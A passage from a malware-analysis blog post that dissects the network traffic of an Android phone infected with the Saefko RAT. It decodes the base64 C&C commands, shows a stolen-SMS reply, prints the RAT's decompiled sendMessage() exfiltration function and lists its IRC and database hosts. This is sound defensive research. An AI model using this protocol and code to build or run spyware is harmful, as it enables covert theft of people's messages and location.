Figure 25. All the connections from the phone established with the C&C over port 8000/TCP. Due to poor code quality, some of the connections were established but without a big exchange of data and a termination with the RSTR state.

As an example of the controller operating over TCP, we will look at the first TCP connection between the phone and the C&C. After a successful 3-way TCP handshake (Figure 26), the C&C sent the first packet with encoded data, as displayed in Figure 27:

39202	2021-04-10	15:17:39,680624	192.168.131.2	35690	192.168.131.1	8000	TCP	74	35690	→	8000	[SYN]	Seq=0
39203	2021-04-10	15:17:39,681307	192.168.131.1	8000	192.168.131.2	35690	TCP	74	8000	→	35690	[SYN, ACK]	
39204	2021-04-10	15:17:39,681674	192.168.131.2	35690	192.168.131.1	8000	TCP	66	35690	→	8000	[ACK]	Seq=1

Figure 26. A 3-way TCP handshake to establish the connection over TCP/8000 between the phone and the controller.

eyJUeXB1IjoiSWRlbnRpZm15IiwiaWwRGF0YSI6Im9xb2V6cWpyd2YifQ

Figure 27. The data field of the first packet sent from the C&C to the phone.

The data in Figure 27 is base64 encoded, the decoded text is {"Type":"Identify","Data":"oqoezqjrwf"}. The value of the 'Type' key is the command to be executed, in our case is 'Identify'. "Oqoezqjrwf" might be the identification ID that the controller uniquely generates for each connected infected device.

The phone answers the command 'Identity' with 2 packets, shown in Figure 28 and Figure 29. The first packet defines the length of the data sent in the second packet. Byte 0x5C in hexadecimal format is 92 in decimal. The second packet is the actual base64 encoded response to the C&C command. The decoded data of this response will result into JSON

format `{"Data":{"ID":"6","RequestID":"oqoezqjrwf"},"Type":"Identification"}`. "ID" defines an ordinal number of the connected device and "RequestID" is the ID given by the C&C. The data length of it being 92 bytes as it was defined in the first packet.

0000 00 00 00 5c ... \

Figure 28. The first packet sent by the phone after receiving the C&C command. The data defines the length of the data sent in the next packet.

Initial data	eyJEYXRhIjp7IklEljoiNilSlJlclXVlc3RJRCI6Im9xb2V6cWpyd2YifSwiVHlwZSI6IklkZW50aWZpY2F0aW9uIn0=
Decoded data	<code>{"Data":{"ID":"6","RequestID":"oqoezqjrwf"},"Type":"Identification"}</code>

Figure 29. The data field of the second packet sent by the phone after receiving the C&C command. The data is base64 encoded.

The APK code with the function `SendMessage` that aims to send replies to the C&C commands is shown in Figure 30. The function produces two packets: (i) a packet with the length of the data and (ii) a packet with base64 encoded data.

```
private void sendMessage(String str) {
    if (this.mBufferOut != null && str != null) {
        try {
            byte[] bytes = TCPEncode.Encode(str).getBytes("UTF-8");
            this.mBufferOut.write(toByteArray(bytes.length));
            this.mBufferOut.flush();
            for (byte[] bArr : divideArray(bytes, 90000)) {
                Log.e("_TAG", "CHUNK SIZE > " + Integer.toString(bArr.length));
                this.mBufferOut.write(bArr, 0, bArr.length);
                this.mBufferOut.flush();
                Thread.sleep(34);
            }
        } catch (Exception e) {
            e.printStackTrace();
            CameraManger.setCameraStatus(false);
        }
    }
}
```

Figure 30. Function `sendMessage()` in the APK code that aims to send the information from the phone to the C&C. The function sends two packets: (i) a packet with the data length of the next packet and (ii) a packet with the actual data.

The complete communication between the phone and the controller goes the same way:

1. The C&C sends the base64 encoded command.
2. The phone answers with two packets: the first packet with the hexadecimal representation of the data length in the next packet, the second packet with base64 encoded reply to the C&C command.

As an example, we will analyze the C&C command ‘read SentSMS’ that retrieves all SMS sent from the infected device. The data field of the packet with C&C command ‘read SentSMS’ is displayed in Figure 31.

initial data	eyJUeXBlljoiTG9hZFNNUyIsIkRhdGEiOilyIn0
decoded data	{"Type":"LoadSMS","Data":"2"}

Figure 31. The data field of the packet with the C&C command ‘read SentSMS’ that aims to retrieve all SMS sent from the infected device. The data is base64 decoded.

The phone replies with two packets: the first packet in Figure 31 and the second packet in Figure 32. Bytes 0x01d8 from the first packet defines 472 bytes in decimal format as the length of the data in the second packet.

0000 00 00 01 d8

Figure 31. The data field of the first packet sent from the phone as a reply to the C&C command ‘read SentSMS’. Bytes 0x01D8 in hexadecimal form presents 472 bytes in decimal form.

Initial data	eyJEYXRhljpbeyJTTVNfQ09OVEVOVCi6lkdvb2QgbW9ybmluZyBCb2x0ISIsIINNU19EQVRFIjoiU2F0IEFwciAxMCAxMT0xOT00MyBFRFQgMjAyMSIsIINNU19JRCi6NCwiU01TX1NFTkRFUil6IiszMjMyMzIzMjMyIiwU01TX1NUQVRVUyI6ZmFsc2UsIINNU19UWVBFjjoyfSx7IINNU19DT05URU5UljoiRG8geW91IHdhbnQgbWUgdG8gcGljayB1cCBqb2hubnkgZnJvbnSBzY2hvb2w_lIiwU01TX0RBVEUjOijGcmkgTm92IDI3IDA4OjQzOjM1IEVTVCAyMDIiwU01TX0IEljozLCJTTVNfU0VOREVSijoiKDlyMykgMjMyLTMyMyIsIINNU19TVFUVVMIOMzhbHNILCJTTVNfVFIQRSI6Mn1dLCJUeXBlljoiU01TRGF0YSJ9
Decoded data	{"Data":[{"SMS_CONTENT":"Good morning Bolt!","SMS_DATE":"Sat Apr 10 11:19:43 EDT 2021","SMS_ID":4,"SMS_SENDER":"+3232323232","SMS_STATUS":false,"SMS_TYPE":2},{"SMS_CONTENT":"Do you want me to pick up johnny from school","SMS_DATE":"Fri Nov 27 08:43:35 EST 2020","SMS_ID":3,"SMS_SENDER":"(223) 232-323","SMS_STATUS":false,"SMS_TYPE":2}], "Type":"SMSData"}

Figure 32. The data field of the second packet sent from the phone as a reply to the C&C command ‘read sentSMS’. The data has a length of 472 and is base64 encoded.

During the complete communication between the phone and the controller, there was no heartbeat performed in the TCP connection.

PCAP Statistics

In order to create some statistics for this capture, we have been looking at all the malicious connections: connection to the database, TCP connections directly with the C&C and connections to the IRC server.

In total, there were 21 connections to the RAT's 000webhost.com database (Figure 33). According to the APK code, a new connection to the database was established every time the IRC servers were refreshed.

```
1 2001:718:2:903:b877:48ae:9531:fbfc 39812 2a02:4780:dead:494b::1 443 experimentsas.000webhostapp.com
2 2001:718:2:903:b877:48ae:9531:fbfc 39814 2a02:4780:dead:494b::1 443 experimentsas.000webhostapp.com
3 2001:718:2:903:b877:48ae:9531:fbfc 44168 2a02:4780:dead:d8f::1 443 experimentsas.000webhostapp.com
4 2001:718:2:903:b877:48ae:9531:fbfc 44170 2a02:4780:dead:d8f::1 443 experimentsas.000webhostapp.com
5 2001:718:2:903:b877:48ae:9531:fbfc 45396 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
6 2001:718:2:903:b877:48ae:9531:fbfc 45398 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
7 2001:718:2:903:b877:48ae:9531:fbfc 45400 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
8 2001:718:2:903:b877:48ae:9531:fbfc 45406 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
9 2001:718:2:903:b877:48ae:9531:fbfc 45408 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
10 2001:718:2:903:b877:48ae:9531:fbfc 45410 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
11 2001:718:2:903:b877:48ae:9531:fbfc 45412 2a02:4780:dead:131::1 443 experimentsas.000webhostapp.com
12 2001:718:2:903:b877:48ae:9531:fbfc 49620 2a02:4780:dead:12ea::1 443 experimentsas.000webhostapp.com
13 2001:718:2:903:b877:48ae:9531:fbfc 49622 2a02:4780:dead:12ea::1 443 experimentsas.000webhostapp.com
14 2001:718:2:903:b877:48ae:9531:fbfc 41226 2a02:4780:dead:8280::1 443 experimentsas.000webhostapp.com
15 2001:718:2:903:b877:48ae:9531:fbfc 36348 2a02:4780:dead:3fb0::1 443 experimentsas.000webhostapp.com
16 2001:718:2:903:b877:48ae:9531:fbfc 60362 2a02:4780:dead:e454::1 443 experimentsas.000webhostapp.com
17 2001:718:2:903:b877:48ae:9531:fbfc 60364 2a02:4780:dead:e454::1 443 experimentsas.000webhostapp.com
18 2001:718:2:903:b877:48ae:9531:fbfc 60366 2a02:4780:dead:e454::1 443 experimentsas.000webhostapp.com
19 2001:718:2:903:b877:48ae:9531:fbfc 59134 2a02:4780:dead:ec57::1 443 experimentsas.000webhostapp.com
20 2001:718:2:903:b877:48ae:9531:fbfc 59136 2a02:4780:dead:ec57::1 443 experimentsas.000webhostapp.com
21 2001:718:2:903:b877:48ae:9531:fbfc 46708 2a02:4780:dead:7479::1 443 experimentsas.000webhostapp.com
```

Figure 33. All the connections performed to the 000webhost.com database from the phone. In total, there are 21 connections.

From the APK list of IRC servers, it is clear that the phone connects over ports 6667/TCP, 6668/TCP, 6669/TCP, 7000/TCP and 7020/TCP. After filtering the Zeek conn.log file with all these ports, there were 34 connections to IRC servers in total:

1	2001:718:2:903:b877:48ae:9531:fbfc	42794	2a01:4f8:10b:3747::2	6667	tcp
2	2001:718:2:903:b877:48ae:9531:fbfc	42792	2a01:4f8:10b:3747::2	6667	tcp
3	2001:718:2:903:b877:48ae:9531:fbfc	33174	2001:5a0:40:50:66:110:9:37	6667	tcp
4	192.168.131.2	41072	52.213.114.86	6667	tcp
5	2001:718:2:903:b877:48ae:9531:fbfc	56894	2001:41d0:304:200::e1e0	6667	tcp
6	192.168.131.2	60526	176.32.75.164	6667	tcp
7	2001:718:2:903:b877:48ae:9531:fbfc	49034	2001:67c:2564:a191::fff:1	6669	tcp
8	2001:718:2:903:b877:48ae:9531:fbfc	36514	2001:ba8:1f1:f081::2	6667	tcp
9	192.168.131.2	49664	167.114.156.146	6667	tcp
10	192.168.131.2	46254	144.217.61.42	6667	tcp
11	2001:718:2:903:b877:48ae:9531:fbfc	56442	2001:41d0:602:2ed::f009	6667	tcp
12	192.168.131.2	41728	176.31.122.161	6667	tcp
13	192.168.131.2	41730	176.31.122.161	6667	tcp
14	2001:718:2:903:b877:48ae:9531:fbfc	60938	2604:a880:2:d0::70:9001	6667	tcp
15	2001:718:2:903:b877:48ae:9531:fbfc	56896	2001:41d0:304:200::e1e0	6667	tcp
16	2001:718:2:903:b877:48ae:9531:fbfc	33176	2001:5a0:40:50:66:110:9:37	6667	tcp
17	2001:718:2:903:b877:48ae:9531:fbfc	49036	2001:67c:2564:a191::fff:1	6669	tcp
18	2001:718:2:903:b877:48ae:9531:fbfc	36516	2001:ba8:1f1:f081::2	6667	tcp
19	192.168.131.2	56834	51.75.26.17	6667	tcp
20	192.168.131.2	41158	52.213.114.86	6667	tcp
21	2001:718:2:903:b877:48ae:9531:fbfc	52156	2001:19f0:ac01:101a:5400:2ff:fe9d:2b66	6667	tcp
22	192.168.131.2	56780	188.165.232.99	6667	tcp
23	192.168.131.2	56782	188.165.232.99	6667	tcp
24	192.168.131.2	56562	139.162.114.102	6667	tcp
25	192.168.131.2	54586	34.232.49.99	6667	tcp
26	2001:718:2:903:b877:48ae:9531:fbfc	60940	2604:a880:2:d0::70:9001	6667	tcp
27	2001:718:2:903:b877:48ae:9531:fbfc	45322	2a01:4f8:c0c:2589::1	6667	tcp
28	192.168.131.2	49666	167.114.156.146	6667	tcp
29	192.168.131.2	46256	144.217.61.42	6667	tcp
30	2001:718:2:903:b877:48ae:9531:fbfc	56444	2001:41d0:602:2ed::f009	6667	tcp
31	192.168.131.2	54588	34.232.49.99	6667	tcp
32	192.168.131.2	56836	51.75.26.17	6667	tcp
33	192.168.131.2	56564	139.162.114.102	6667	tcp
34	2001:718:2:903:b877:48ae:9531:fbfc	45324	2a01:4f8:c0c:2589::1	6667	tcp

Figure 34. All connections from the phone to IRC servers over ports 6667/TCP, 6668/TCP, 6669/TCP, 7000/TCP, and 7020/TCP.

As for the connection to the C&C over port 8000/TCP, there were in total 5 connections: 3 connections were closed with a RESET packet from the C&C, and 2 connections were not closed.

1	192.168.131.2	35690	192.168.131.1	8000	RSTR
2	192.168.131.2	35728	192.168.131.1	8000	RSTR
3	192.168.131.2	35730	192.168.131.1	8000	RSTR
4	192.168.131.2	35732	192.168.131.1	8000	S1
5	192.168.131.2	35736	192.168.131.1	8000	S1

Figure 32. Five connections over TCP established with the C&C. The connections were ended with the flags RSTR and S1.

Through all the malicious connections, the heartbeat was only performed with IRC servers, which is a normal behaviour of such type of protocol.

Conclusion

In this blog post we have analyzed the network traffic from a phone infected with the Saefko Attack Systems RAT that uses 3 different methods to operate and control devices. All the retrieved data from the devices was stored in a database stored in the 000webhost.com hosting provider. We were not able to decode the secure connection to the database, but

we have successfully decoded the connection to the IRC servers, HTTP and TCP connections. The Saefko RAT seems to be complex in its communication protocol, but it is still not sophisticated in its work.

To summarize, the details found in the network traffic of this RAT are:

- The RAT is capable of controlling the targeted phone over IRC servers, HTTP request, and TCP connection.
- The RAT's database is hosted on the 000webhost.com web hosting service. And is up to the user to install it.
- The connection from the infected device to the database in the 000webhost.com hosting is encrypted.
- The packets sent from the controller and the phone over IRC servers follow the structure: 'SASENCODE'+base64_encode(data + 'T_T'+timestamp)
- The packets sent from the controller and the phone over TCP follow the structure: base64_encode(data in JSON format)
- The phone connects to the website ipinfo.io to retrieve and send its location to the C&C.
- There is no heartbeat in the TCP communication between the C&C and the phone.
- There is a heartbeat between the IRC server and the victim, but it is a normal behaviour for this protocol.
- The connections with the C&C over TCP were closed with RSTR and S1 states.
- There are 34 connections established to different IRC servers.
- There are 21 connections established to the database in the 000webhost.com hosting with the server_name 'experimentsas.000webhostapp.com'.

Thanks to Vitaly Kim (@mercury0169) for drawing the blog cover picture.

Biographies



KAMILA BABAYEVA

Sebastian Garcia is a malware researcher and security teacher with experience in applied machine learning on network traffic. He founded the Stratosphere Lab, aiming to do impactful security research to help others using machine learning. He believes that free software and machine learning tools can help better protect users from abuse of our digital rights. He researches on machine learning for security, honeypots, malware traffic detection, social networks security detection, distributed scanning (dnmap), keystroke dynamics, fake news, Bluetooth analysis, privacy protection, intruder detection, and microphone detection with SDR (Salamandra). He co-founded the MatesLab hackerspace in Argentina and co-founded the Independent Fund for Women in Tech. @eldracote. https://www.researchgate.net/profile/Sebastian_Garcia6

Kamila Babayeva is a 20 years old and third-year bachelor student in the Computer Science and Electrical Engineering program at the Czech Technical University in Prague. She is a researcher in the Civilsphere project, a project dedicated to protecting civil organizations and individuals from targeted attacks. Her research focuses on helping people and protecting their digital rights by developing free software based on machine learning. Initially, she worked as a junior Malware Reverser. Currently, Kamila leads the development of the Stratosphere Linux Intrusion Prevent System (Slips), which is used to protect the civil society in the Civilsphere lab.



SEBASTIAN GARCIA